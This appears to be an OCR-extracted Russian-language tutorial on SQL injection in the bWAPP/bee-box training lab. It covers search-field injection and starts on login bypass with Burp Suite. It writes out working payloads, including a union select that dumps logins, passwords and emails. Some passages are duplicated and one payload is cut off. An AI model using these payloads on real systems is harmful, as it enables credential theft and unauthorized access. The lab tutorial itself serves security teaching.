


Выражение истинно, и оно возвращает нам список фильмов.
Если мы изменим выражение на ложное: «iron“ or 1=2#»:




Выражение ложное, и список фильмов не выводится.

Далее попробуем вывести пользователя (user), версию операционной системы.
Это делается с помощью выражения: «iron' union select



Можно вывести логины, пароли, адреса электронной почты, с помощью выражения «iron' union select 1,login,password,email,5,6,7 from users #»:




Уязвимость SQL-Injection (GET/Search)


Здравствуйте, дорогие друзья. Поговорим про SQL-инъекции.

Хотя существует много уязвимостей, внедрение SQL (SQLi) имеет свое собственное значение. Это самая распространенная и самая опасная из уязвимостей веб-приложений. Имея уязвимость SQLi в приложении, злоумышленник может нанести серьезный ущерб, такой как обход входа в систему, получение конфиденциальной информации, изменение, удаление данных.


Рассмотрим уязвимость SQL-Injection (GET/Search), на низком уровне безопасности в «bee-box» или «bWAPP», перейдя на одноименную вкладку:



Введем любое значение в поле для ввода:



Начнем экспериментировать с одинарных кавычек, которые будут отображены в строке URL:




Видим вывод фильмов и описание к ним.


Продолжим исследование, и введем одинарную кавычку в поле для ввода:

Мы нарушили синтаксис SQL, а это значит, что на этой веб-странице существует данный тип инъекции. Мы даже можем не вводить значения в поле для ввода, а воспользовавшись только адресной строкой URL.

Поменяем выражение для того, чтобы сделать выборку фильмов, с помощью «iron“ or 1=1#»:




Выражение истинно, и оно возвращает нам список фильмов.
Если мы изменим выражение на ложное: «iron“ or 1=2#»:




Выражение ложное, и список фильмов не выводится.

Далее попробуем вывести пользователя (user), версию операционной системы.
Это делается с помощью выражения: «iron' union select



Можно вывести логины, пароли, адреса электронной почты, с помощью выражения «iron' union select 1,login,password,email,5,6,7 from users #»:





Уязвимость SQL Injection (Login Form/Hero)

Рассмотрим разновидность SQL — инъекции, которая может существовать в поле для ввода логина. Мы должны обойти вход в систему с помощью SQLi,


поэтому сначала проверим SQLi с одинарной кавычкой (‘) и воспользовавшись инструментом Burp Suite.

